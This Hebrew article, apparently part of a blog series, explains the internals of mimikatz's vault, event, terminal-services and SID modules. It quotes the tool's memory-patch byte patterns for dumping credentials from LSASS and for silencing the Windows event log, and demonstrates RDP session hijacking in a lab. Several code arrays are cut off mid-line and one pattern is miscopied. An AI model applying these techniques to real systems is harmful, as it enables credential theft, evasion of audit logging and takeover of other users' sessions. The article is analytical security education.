
Object	GUID
domain password	{3e0e35be-1b77-43e7-b873-aed901b6275b}
domain certificate	{E69D7838-91B5-4FC9-89D5-230D4D4CC2BC}
domain extended	{F386883C-6926-A24A-A8FB-3F6759A77548}
pin logon	{F533E0B2-DE5F-0D45-A1BD-3791F465720C}
picture password	{B8A1B8B5-3D18-0849-9559-BD8BCE72B58A}
biometric	{91C872FE-F614-B640-BD98-7FF245986B26}
next generation credential	{1D4350A3-330D-4AF9-B3FF-A927A45998AC}

כאשר הכלי יתקל באחד מ-GUIDs הנ"ל, הוא ינסה להציג מידע עליהם - במקרה של pinlogon/picture password/biometric, ננסה לתרגם את ה-guid למשתמש בעזרת LookupAccountSid, במקרה של picture password, יתבצע שימוש ב:

```
SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\PicturePassword
```

וכן הלאה. במקרה של next generation credential, ננסה להוציא מידע על מפתח ההצפנה, ה-IV וסיסמת ההצפנה. דרך אגב, [Next Generation Credential](#) הוא שם אחר ל-Microsoft passport המאפשר זיהוי משתמש בין היתר ע"י דרישה לחתימה על מחרוזת כלשהיא מצד המשתמש ללא הצורך בסיסמא.

אחת הפקודות היותר מעניינות במודול היא **vault::cred** ולעיתים נראה אותה עם הדגל המפתח **/patch** שאמור לשנות.. ובכן, משהו. רק נניח את זה כאן:



על מנת לחשוף את הסיסמאות ב-vault, mimikatz משתמשת בשיטה שנקראת vault hijacking. בשיטה זו, נזריק קוד לתהליך ה-LSASS. הקוד המוזרק מבצע hook לפונקציות VaultEnumerateItems ו-VaultGetItemוכך מפרש מידע שמוחזר, מפענח סיסמאות ומציגן למשתמש.

בקוד, כאשר נקבל את הדגל **/patch**, נפתח handle אל התהליך SamS עם הדגלים PROCESS_VM_READ | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION | PROCESS_VM_WRITE. אח"כ נחפש את הכתובת של ספריית lsasrv.dll בעזרת הפונקציה kull_m_process_getVeryBasicModuleInformationsForName. כך הכלי מחפש תבנית שכתובה בקוד בזיכרון של התהליך באזור שמוקצה ל-DLL ובודק **אם הוא מוגן** - במידה וכן, ישנו שימוש ב-[VirtualProtect](https://) אשר משנה את מרחב הכתובות הוירטולי של תהליך על מנת לשנות את מצבו. במידה ופעולה זו הצליחה, הוא מבצע דריסה של הזיכרון עם מידע אחר. לאחר השינוי, הקוד מחזיר את מצב הזיכרון לקדמותו (מבחינת ההגנות).

נשמע אפקטיבי? ובכן זה היה פעם. כמו שכבר אמרנו בפרק של privilege, כיום עם התמעה נכונה של PPL תתבצע חסימה לפרוס של mimikatz לבצע את הפקודה הנ"ל ותוקפץ השגיאה הבאה שמייצגת access denied:

```
mimikatz # vault::cred /patch
ERROR kuhl_m_vault_cred ; OpenProcess (0x00000005)
```

בכל זאת נסתכל כיצד **/patch** עובד כי אפשר ללמוד מזה לא מעט (ועדיין אפשר למצוא לא מעט מכונות שלא מגדירות PPL):

```
BYTE PTRN_WNT5_CredpCloneCredential[]              = {0x8b, 0x47, 0x04, 0x83, 0xf8, 0x01, 0x0f, 0x84};
BYTE PTRN_WN60_CredpCloneCredential[]              = {0x44, 0x8b, 0xea, 0x41, 0x83, 0xe5, 0x01, 0x75};
BYTE PTRN_WN62_CredpCloneCredential[]              = {0x44, 0x8b, 0xfa, 0x41, 0x83, 0xe7, 0x01, 0x75};
BYTE PTRN_WN63_CredpCloneCredential[]              = {0x45, 0x8b, 0xf8, 0x44, 0x23, 0xfa};
BYTE PTRN_WN10_1607_CredpCloneCredential[]         = {0x45, 0x8b, 0xe0, 0x41, 0x83, 0xe4, 0x01, 0x75};
BYTE PTRN_WN10_1703_CredpCloneCredential[]         = {0x45, 0x8b, 0xe6, 0x41, 0x83, 0xe4, 0x01, 0x75};
BYTE PTRN_WN10_1803_CredpCloneCredential[]         = {0x45, 0x8b, 0xfe, 0x41, 0x83, 0xe7, 0x01, 0x75};
BYTE PTRN_WN10_1809_CredpCloneCredential[]         = {0x45, 0x8b, 0xe6, 0x41, 0x83, 0xe4, 0x01, 0x0f, 0x84};
BYTE PATC_WNT5_CredpCloneCredentialJmpShort[]   = {0x90, 0xe9};
BYTE PATC_WALL_CredpCloneCredentialJmpShort[]   = {0xeb};
BYTE PATC_WN64_CredpCloneCredentialJmpShort[]   = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
```

באדום, סימנו את החלק שמייצג את התבנית שיש לשנות - בהתאם למערכת ההפעלה ובירוק הערך אליו נרצה לשנות. ניקח לדוגמא את Windows 10 גרסה 1809 שבו נחפש את התבנית:

```
x45, 0x8b, 0xe6, 0x41, 0x83, 0xe4, 0x01, 0x0f, 0x840
```

המייצגת את הפונקציה credpCloneCredential האחראית על יצירת העתק של credential על מנת לאפשר למשתמש מורשה לבצע impersonation של משתמש אחר שמזוהה עם ה-credentials הנ"ל. להבנתנו, הפעולה מבוצעת על מנת לעקוף את מנגנוני האימות בטרם העתקת ה-credentials.

נמיר אותו לאוסף של 0x90 או בכלליות - אוסף של **nop-ים** אשר מורה ל-CPU אל תעשה שום פעולה חוץ מלהמשיך בריצה של התהליך.

במקרה ולא מתקבל דגל של patch, נשתמש בפונקציה CredEnumerate עבור כל credential על מנת להשיג את כלל ה-credential.

Mimikatz משתמש בכל איטרציה לפענח את ה-credential. ראשית, הוא מחפש את המחרוזת _Microsoft_WinInet או _AppSense_DataNow (מייצג Ivanti FileDirector שמאפשרת סינכרון בין קבצי המשתמש לסביבת ענן או on-prem). במידה והמחרוזת שם, הכלי ינסה לפענחה בעזרת CryptUnprotectData.

משחקי Events

המודל מתעסק בכל הקשור אל Windows Event logs; עצירה וניקוי של הלוגים לאחר השתלטות מוצלחת על המכונה. בואו נתחיל לסקור את הפקודות.

event::clear - תפקידו לנקות את כלל האירועים ב-eventlog. בשביל כך, הקוד עושה שימוש ב-syscall של GetNumberOfEventLogRecords על מנת לקבל את מספר האירועים לפני ואחרי הניקוי וב-ClearEventLog בשביל ניקוי ה-event-ים:

```
BOOL GetNumberOfEventLogRecords(
  [in]  HANDLE hEventLog,
  [out] PDWORD NumberOfRecords
);
```

```
BOOL ClearEventLogA(
  [in] HANDLE hEventLog,
  [in] LPCSTR lpBackupFileName
);
```

הפונקציה היותר מעניינת במודול זה היא **event::patch** המאפשרת שינוי של תהליך ה-eventviewer על מנת להימנע משמירת אירועים.

כיצד הקסם הזה קורה? ראשית, הסטאטוס של ה-eventlog מושג ע"י הפונקציה QueryServiceStatusEx שמאפשרת לקבל המון מידע על שירות מבוקש. לאחר מכן, מתבצעת פתיחה של זיכרון השירות ומתרחש חיפוש של תבנית מסוימת בזיכרון (נסביר עליה בהמשך). כאשר תבנית כזו נמצאת, מתבצעת בדיקה האם התהליך ב-protected memory (זיכרון המאפשר למנוע מתהליך מלהיכנס לזיכרון שלא הוקצה לו). אם כן, ישנו ניסיון לשנות זאת ע"י שימוש בפונקציה virtualProtect (הסברנו עליה בפרק הקודם), התבנית שחיפשנו נדרסת ע"י שינויים ספציפיים שלנו ולבסוף הזיכרון חוזר להיות Protected (במידה והיה כזה) שוב בעזרת הפונקציה virtualProtect.

התבנית שאנו מחפשים בזיכרון היא של הפונקציה Channel::ActualProcessEvent מתוך ספריית wevtsvc.dll.

הקוד של הפונקציה ActualProcessEvent נראה כך (בחלק ממערכות ה-Windows):

```
; void __thiscall Channel::ActualProcessEvent(Channel *this, struct BinXmlReader *)

         6A 10     push    10
   B8 B8 F9 69 71  mov eax,    offset loc_7169F9B8
   E8 57 EF FF FF  call     __EH_prolog3_0
         8B F1     mov esi,    ecx
      8B 4D 08     mov ecx,    [ebp + arg_0]       ; this
   E8 1C F8 FF FF  call    BinXmlReader::Reset     ; BinXmlReader::Reset(void)
         33 C9     xor ecx,    ecx
38 8E C0 00 00 00  cmp [esi + 0C0h],   cl
         74 0C     jz  short loc_715D286D
```

בפונקציה זו, נדרוס את החלק המסומן בקוד המתאים ל-ret 0x4 (או ערכים אחרים כתלות בסוג מערכת ההפעלה). הפונקציה Channel::ActualProcessEvent אחראית על עיבוד אירועים שנוצרו ע"י תוכנות ורכיבי מערכת ונקראת ע"י שירות eventlog. למעשה, ניתן לסכם את פעילות הפונקציה בנקודות הבאות:

- פירסור מידע של אירועים
- עיבוד המידע על האירוע על מנת להכניסו ל-event log
- כתיבת המידע של האירוע ל-event log

במערכות אחרות כדוגמת Windows XP, ישנו חיפוש של הפונקציה PerformWriteRequest שהיא פונקציה פנימית שיש בה שימוש בשירות Windows Eventlog על מנת לרשום לוגי אירועים לקובץ לוגים. היא נקראית ע"י הפונקציה ElfWriteEvent שמאפשרת את כתיבת האירועים לקובץ לוגים.

כך נראות התבניות בקוד המקור בקובץ kuhl_m_event.c:

```
#if defined(_M_X64) || defined(_M_ARM64) // TODO:ARM64
BYTE PTRN_WNT5_PerformWriteRequest[]                = {0x49, 0x89, 0x5b, 0x10, 0x49, 0x89, 0x73, 0x18};
BYTE PTRN_WN60_Channel__ActualProcessEvent[]    = {0x48, 0x89, 0x5c, 0x24, 0x08, 0x57, 0x48, 0x83, 0xec, 0x20, 0x48, 0x8b, 0xf9, 0x48, 0x8b, 0xca, 0x48, 0x8b, 0xda, 0xe8};
BYTE PTRN_WIN6_Channel__ActualProcessEvent[]    = {0xff, 0xf7, 0x48, 0x83, 0xec, 0x50, 0x48, 0xc7, 0x44, 0x24, 0x20, 0xfe, 0xff, 0xff, 0xff, 0x48, 0x89, 0x5c, 0x24, 0x60, 0x48
BYTE PTRN_WI10_Channel__ActualProcessEvent[]    = {0x48, 0x8b, 0xc4, 0x57, 0x48, 0x83, 0xec, 0x50, 0x48, 0xc7, 0x40, 0xc8, 0xfe, 0xff, 0xff, 0xff, 0x48, 0x89, 0x58, 0x08};
BYTE PTRN_WN10_1607_Channel__ActualProcessEvent[]       = {0x40, 0x57, 0x48, 0x83, 0xec, 0x40, 0x48, 0xc7, 0x44, 0x24, 0x20, 0xfe, 0xff, 0xff, 0xff, 0x48, 0x89, 0x5c, 0x24, 0x
BYTE PTRN_WN10_1709_Channel__ActualProcessEvent[]       = {0x48, 0x89, 0x5c, 0x24, 0x08, 0x57, 0x48, 0x83, 0xec, 0x40, 0x48, 0x8b, 0xf9, 0x48, 0x8b, 0xda, 0x48, 0x8b, 0xca, 0x
BYTE PTRN_WN10_1803_Channel__ActualProcessEvent[]       = {0x40, 0x57, 0x48, 0x83, 0xec, 0x40, 0x48, 0xc7, 0x44, 0x24, 0x20, 0xfe, 0xff, 0xff, 0xff, 0x48, 0x89, 0x5c, 0x24, 0x
BYTE PTRN_WN10_1809_Channel__ActualProcessEvent[]       = {0x40, 0x57, 0x48, 0x83, 0xec, 0x40, 0x48, 0xc7, 0x44, 0x24, 0x20, 0xfe, 0xff, 0xff, 0xff, 0x48, 0x89, 0x5c, 0x24, 0x
BYTE PTRN_WN10_1909_Channel__ActualProcessEvent[]       = {0x40, 0x57, 0x48, 0x83, 0xec, 0x40, 0x48, 0xc7, 0x44, 0x24, 0x20, 0xfe, 0xff, 0xff, 0xff, 0x48, 0x89, 0x5c, 0x24, 0x
BYTE PTRN_WN10_2004_Channel__ActualProcessEvent[]       = {0x48, 0x89, 0x5c, 0x24, 0x08, 0x48, 0x89, 0x74, 0x24, 0x10, 0x57, 0x48, 0x83, 0xec, 0x40, 0x49, 0x8b, 0x58, 0x08, 0x

BYTE PATC_WNT6_Channel__ActualProcessEvent[]    = {0xc3};
BYTE PATC_WNT5_PerformWriteRequest[]                = {0x45, 0x33, 0xed, 0xc3};

KULL_M_PATCH_GENERIC EventReferences[] = {
        {KULL_M_WIN_BUILD_XP,           {sizeof(PTRN_WNT5_PerformWriteRequest),                 PTRN_WNT5_PerformWriteRequest},             {sizeof(PATC_WNT5_PerformWriteR
        {KULL_M_WIN_BUILD_VISTA,        {sizeof(PTRN_WN60_Channel__ActualProcessEvent), PTRN_WN60_Channel__ActualProcessEvent}, {sizeof(PATC_WNT6_Channel__ActualProcessEvent),
        {KULL_M_WIN_BUILD_7,            {sizeof(PTRN_WIN6_Channel__ActualProcessEvent), PTRN_WIN6_Channel__ActualProcessEvent}, {sizeof(PATC_WNT6_Channel__ActualProcessEvent),
        {KULL_M_WIN_BUILD_10_1507,      {sizeof(PTRN_WI10_Channel__ActualProcessEvent), PTRN_WI10_Channel__ActualProcessEvent}, {sizeof(PATC_WNT6_Channel__ActualProcessEvent),
        {KULL_M_WIN_BUILD_10_1607,      {sizeof(PTRN_WN10_1607_Channel__ActualProcessEvent),    PTRN_WN10_1607_Channel__ActualProcessEvent},    {sizeof(PATC_WNT6_Channel__Actu
        {KULL_M_WIN_BUILD_10_1709,      {sizeof(PTRN_WN10_1709_Channel__ActualProcessEvent),    PTRN_WN10_1709_Channel__ActualProcessEvent},    {sizeof(PATC_WNT6_Channel__Actu
        {KULL_M_WIN_BUILD_10_1803,      {sizeof(PTRN_WN10_1803_Channel__ActualProcessEvent),    PTRN_WN10_1803_Channel__ActualProcessEvent},    {sizeof(PATC_WNT6_Channel__Actu
        {KULL_M_WIN_BUILD_10_1809,      {sizeof(PTRN_WN10_1809_Channel__ActualProcessEvent),    PTRN_WN10_1809_Channel__ActualProcessEvent},    {sizeof(PATC_WNT6_Channel__Actu
        {KULL_M_WIN_BUILD_10_1909,      {sizeof(PTRN_WN10_1909_Channel__ActualProcessEvent),    PTRN_WN10_1909_Channel__ActualProcessEvent},    {sizeof(PATC_WNT6_Channel__Actu
        {KULL_M_WIN_BUILD_10_2004,      {sizeof(PTRN_WN10_2004_Channel__ActualProcessEvent),    PTRN_WN10_2004_Channel__ActualProcessEvent},    {sizeof(PATC_WNT6_Channel__Actu
};
#elif defined(_M_IX86)
BYTE PTRN_WNT5_PerformWriteRequest[]                = {0x89, 0x45, 0xe4, 0x8b, 0x7d, 0x08, 0x89, 0x7d};
BYTE PTRN_WN60_Channel__ActualProcessEvent[]    = {0x8b, 0xff, 0x55, 0x8b, 0xec, 0x56, 0x8b, 0xf1, 0x8b, 0x4d, 0x08, 0xe8};
BYTE PTRN_WN61_Channel__ActualProcessEvent[]    = {0x8b, 0xf1, 0x8b, 0x4d, 0x08, 0xe8};
BYTE PTRN_WN62_Channel__ActualProcessEvent[]    = {0x33, 0xc4, 0x50, 0x8d, 0x44, 0x24, 0x28, 0x64, 0xa3, 0x00, 0x00, 0x00, 0x00, 0x8b, 0x75, 0x0c};
BYTE PTRN_WN63_Channel__ActualProcessEvent[]    = {0x33, 0xc4, 0x50, 0x8d, 0x44, 0x24, 0x20, 0x64, 0xa3, 0x00, 0x00, 0x00, 0x00, 0x8b, 0xf9, 0x8b};
BYTE PTRN_WN64_Channel__ActualProcessEvent[]    = {0x33, 0xc4, 0x89, 0x44, 0x24, 0x10, 0x53, 0x56, 0x57, 0xa1};
BYTE PTRN_WN10_1607_Channel__ActualProcessEvent[]       = {0x8b, 0xd9, 0x8b, 0x4d, 0x08, 0xe8};
BYTE PTRN_WN10_1709_Channel__ActualProcessEvent[]       = {0x8b, 0xff, 0x55, 0x8b, 0xec, 0x83, 0xec, 0x0c, 0x56, 0x57, 0x8b, 0xf9, 0x8b, 0x4d, 0x08, 0xe8};
BYTE PTRN_WN10_1803_Channel__ActualProcessEvent[]       = {0x8b, 0xf1, 0x89, 0x75, 0xec, 0x8b, 0x7d, 0x08, 0x8b, 0xcf, 0xe8};
BYTE PTRN_WN10_1809_Channel__ActualProcessEvent[]       = {0x8b, 0xf1, 0x89, 0x75, 0xf0, 0x8b, 0x7d, 0x08, 0x8b, 0xcf, 0xe8};
```

TS Module - כי "חיקוי ל-RDP" לא היה קליט מספיק

הנושא הבא אמנם נישתי במעט, אך הוא נוגע גם כן בעולם ההזדהות ועל כן נתייחס גם אליו. המודול terminal מתממשק עם שירות ה-**Terminal Server** ב-Windows שמתיימר לעשות דברים שונים כדוגמת הוצאת sessions ואיפשור Remote Desktop מקבילים לאותו המחשב.

הערה: ברשותכם (תכל'ס גם בלי) אנחנו הולכים להשתמש במילה *סשן* במקום לכתוב *session* כל פעם, גם לנו זה עושה קצת קרינג' לקרוא את זה אבל יש כבר יותר מידי משפטים שבורים של עברית-אנגלית גם ככה.

terminal server יכול להזכיר הרבה פעמים remote desktop, עם זאת, קיימים הבדלים מזעריים ביניהם. ב-ts, השרת מאפשר גישה דרכו למכונות שונות ברשת ומכיל ברמתו הסשנים שונים לאותם מחשבים וכך הלקוחות יכולים לקבל RDP באמצעותו. נעבור על קובץ kuhl_m_ts.c בקוד המקור.

הפקודה **ts::sessions** מציגה את הסשנים הקיימים במערכת ופעולה על ידי שימוש ב-WinStationOpenServerW על מנת ליצור handle ל-remote desktop. ואז WinStationEnumerateW (שהיא פונקציה שאינה מתועדת ע"י Microsoft) משמשת להשגת מידע על הסשנים.

הפונקציה משתמשת ב-WinStationQueryInformationW (פונקציה המאפשרת איסוף מידע על סשן מסוים שרץ ב-Remote Desktop Server כדוגמת ID, שם ומצב) עם הדגלים: WinStationInformation WinStationLockedState, WinStationRemoteAddress על מנת לקבל מידע על הסשן (דגלים מתוך האובייקט WINSTATIONINFOCLASS שמשמעותם - עידכון בעניין lock state של הסשן, הכתובת של הסשן ותשאול מידע על ה-Winstation).

הפקודה **ts::remote** מאפשרת לבצע **Remote Desktop Hijacking** (חיבור למשתמש אחר במערכת). הפונקציה מקבלת את ה-ID של הסשן + סיסמה + מטרה (ניתן לקשר בין סשן אחר ID של סשן היעד) ומנסה להתחבר אליו בעזרת WinStationConnectW (אשר מאפשרת בצורה תוכנתית לאתחל קישוריות ל-Remote Desktop Session).

מגניב מאוד! עם זאת, נציין שהשיטה אינה עובדת ב-Windows Server 2019 ☹

אהבנו מאוד את המימוש של הפקודה שהיינו חייבים לבדוק שהיא באמת עובדת; ובכן, קדימה לעבודה.


נקים Windows Server 2016 בדומיין שלנו ונראה כיצד הדבר אפשרי:

```
mimikatz 2.2.0 x64 (oe.eo)
  curr : 6/13/2023 5:54:17 PM
  lock : no

Session: *1 - RDP-Tcp#0
  state: Active (0)
  user : [redacted] @ [redacted]
  Conn : 6/13/2023 5:54:07 PM
  disc : 6/13/2023 5:54:06 PM
  logon: 6/13/2023 5:40:33 PM
  last : 6/13/2023 5:54:17 PM
  curr : 6/13/2023 5:54:17 PM
  lock : no
  addr4: 10.10.[redacted]

Session: 2 - Console
  state: Connected (1)
  user :  @
  Conn : 6/13/2023 5:48:46 PM
  curr : 6/13/2023 5:54:17 PM
  lock : no

Session: 3 -
  state: Disconnected (4)
  user : adi @ [redacted]
  Conn : 6/13/2023 5:52:32 PM
  disc : 6/13/2023 5:52:42 PM
  logon: 6/13/2023 5:52:33 PM
  last : 6/13/2023 5:52:42 PM
  curr : 6/13/2023 5:54:17 PM
  lock : no

Session: 65536 - 31C5CE94259D4006A9E4
  state: Listen (6)
  user :  @
  lock : no

Session: 65537 - RDP-Tcp
  state: Listen (6)
  user :  @
  lock : no

mimikatz # _
```

נבצע את המיגרציה באמצעות הפקודה:

```
mimikatz # ts::remote /id:3
Asking to connect from 3 to current session

> Connected to 3

mimikatz # _
```

לאחר מכן, נגיע כאמור למסך הבא (המסך של המשתמש השני):



מגניב++! נקסטטט

הפקודה **ts::logonpassword** היא פעולה ניסיונית (שלא הצלחנו לראות ממנה הרבה) ואמורה לאפשר להוציא credentials מתוך סשן שרץ. הפקודה מוציאה handle מתוך שירות termservice וכאשר הוא רץ, הוא פותח את הזיכרון שלו ולאחר פרוצדורת פוינטרים קצרה, מחפש בזיכרון את התבנית הבאה:

```
const BYTE MyPattern[] = {0x00, 0x00, 0x00, 0x00, 0xbb, 0x47, /*0x0b, 0x00*/};  //freerdp or mstscax
const BYTE MyPattern2[] = {0x00, 0x00, 0x00, 0x00, 0xf3, 0x47, /*0x0b, 0x00*/};//freerdp or mstscax
const BYTE MyPattern3[] = {0x00, 0x00, 0x00, 0x00, 0x3b, 0x01}; // rdesktop
const BYTE MyWebPattern[] = {0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
```

כאשר הוא מוצא אחת מהן בזיכרון - הרי שלפנינו מועמד אפשרי לתקיפה. הקוד יבצע את השלבים הבאים:

נכניס את חלק הזיכרון הרלוונטי אל מבנה נתונים חדש ונבצע בדיקה האם התוכנה שהשתמשו בה היא מסוג mstscax ו\או freerdp או rdesktop:

```
for(CurrentPtr = (PBYTE) aLocalBuffer.address, limite = (PBYTE) aLocalBuffer.address + pMemoryBasicInformation->RegionSize; CurrentPtr + size
{
        pKiwiData = (PWTS_KIWI) CurrentPtr;

        if(RtlEqualMemory(MyPattern, CurrentPtr, sizeof(MyPattern)) || RtlEqualMemory(MyPattern2, CurrentPtr, sizeof(MyPattern2)))
        {
                bIsCandidate = ((pKiwiData->unk1 & 0xff010000) == 0x00010000); // mstscax & freerdp
        }
        else if (RtlEqualMemory(MyPattern3, CurrentPtr, sizeof(MyPattern3)))
        {
                bIsCandidate = !(pKiwiData->unk1 & 0xffff0000); // rdesktop
        }
        else bIsCandidate = FALSE;
```

כתלות בכל אחד מתצורות החיבור, הכלי יטען את חלק הזיכרון הרלוונטי אל מבנה נתונים שהוא מגדיר

ברמתו. שני מבני הנתונים האפשריים הם _WTS_KIWI עבור mstscax ו\או freerdp ו-_WTS_WEB_KIWI עבור rdesktop (שמרמז על כך שהמידע הוא web credentials ומכיל מידע של login עבור אתרים ופורטלים):

```
typedef struct _WTS_KIWI {
        DWORD unk0;
        DWORD unk1;
        WORD cbDomain;
        WORD cbUsername;
        WORD cbPassword;
        DWORD unk2;
        WCHAR Domain[WTS_DOMAIN_LENGTH + 1];
        WCHAR UserName[WTS_USERNAME_LENGTH + 1];
        WCHAR Password[WTS_PASSWORD_LENGTH + 1];
} WTS_KIWI, *PWTS_KIWI;
```

```
typedef struct _WTS_WEB_KIWI {
        DWORD dwVersion;
        UNICODE_STRING Domain;
        UNICODE_STRING Username;
        UNICODE_STRING Password;
        //BYTE Data[ANYSIZE_ARRAY];
} WTS_WEB_KIWI, *PWTS_WEB_KIWI;
```

SID module - מעניין מה אפשר לעשות איתו

SID הינו מזהה ייחודי ליוזר, מחשב ואובייקטים נוספים בדומיין המשמש בזיהוי שלהם בעת האימות ופעולות נוספות. ניקח מחרוזת כזו לדוגמה וננתח אותה:

S-1-5-21-1463437245-1224812800-863842198-1128

ה-**S** מייצג שמדובר ב-SID, לאחר מכן מגיעה גרסת ה-SID (**1**), ייצוג ל-Window security authority (**5**), מחרוזת המייצגת את הדומיין ו-RID (relative identifier) המייצג את המשתמש (הכי ימני בייצוג).

כל זה מוכר וידוע. נכניס מושג חדש והוא - **SID History** המשמש כמזהה ייחודי של אובייקט בדומיין אחד לגישה לדומיין אחר שהיה חבר בו **בעבר**. דוגמה טובה תמחיש את הרעיון - לעיתים, בעת תכנון דומיינים, נרצה להעביר משתמש שהיה חבר בדומיין A לדומיין B, אך נרצה שהוא עדיין יהיה קיים בדומיין A. לשם כך, נשתמש ב-SIDHistory המאפשר לנו לאחסן במידע על המשתמש את ה-SID שלו בדומיין הקודם (וכמובן שיווצר לו SID חדש בדומיין החדש). SIDHistory יכול לשמש תוקף במעבר בין דומיינים ע"י ניצול ה-SID החדש של האובייקט שכבר יש לו שליטה עליו בדומיין הנוכחי.

פקודת **sid::lookup** מאפשרת להמיר שם אל SID ולהיפך בעזרת פונקציית LookupAccountName ו-LookupAccountSid שמבצעות מאחורי הקלעים שימוש בפרוטוקול מרוחק MS-LSAT המאפשר המרה בין SID-ים לשמם הקריא יותר. למעשה מי שמבצעת את ההמרה הזו היא הפונקציה LsarLookupNames4 אשר כלשון הדוקומנטציה:

" Translates a batch of security principal names to their SID form"

הפקודה **sid::modify** מאפשרת לשנות sid של אובייקט. כיצד? Mimikatz עושה שימוש בשתי פונקציות LDAP בשביל כך. ראשית כל, הכלי משיג את ה-node של LDAP בעזרת הפונקציה [ldap_search_s](#) (אשר מחפשת בתיקיית ה-LDAP את האובייקט ומחזירה את המאפיינים שלו) ואז באמצעות פונקציית [ldap_modify_s](#) (משנה מאפיינים של אובייקט) מבקש לשנות את ה-SID:

```
if(IsValidSid((PSID) NewSid.bv_val))
{
        NewSid.bv_len = GetLengthSid((PSID) NewSid.bv_val);
        if(kuhl_m_sid_quickSearch(argc, argv, TRUE, NULL, &ld, &pMessage))
        {
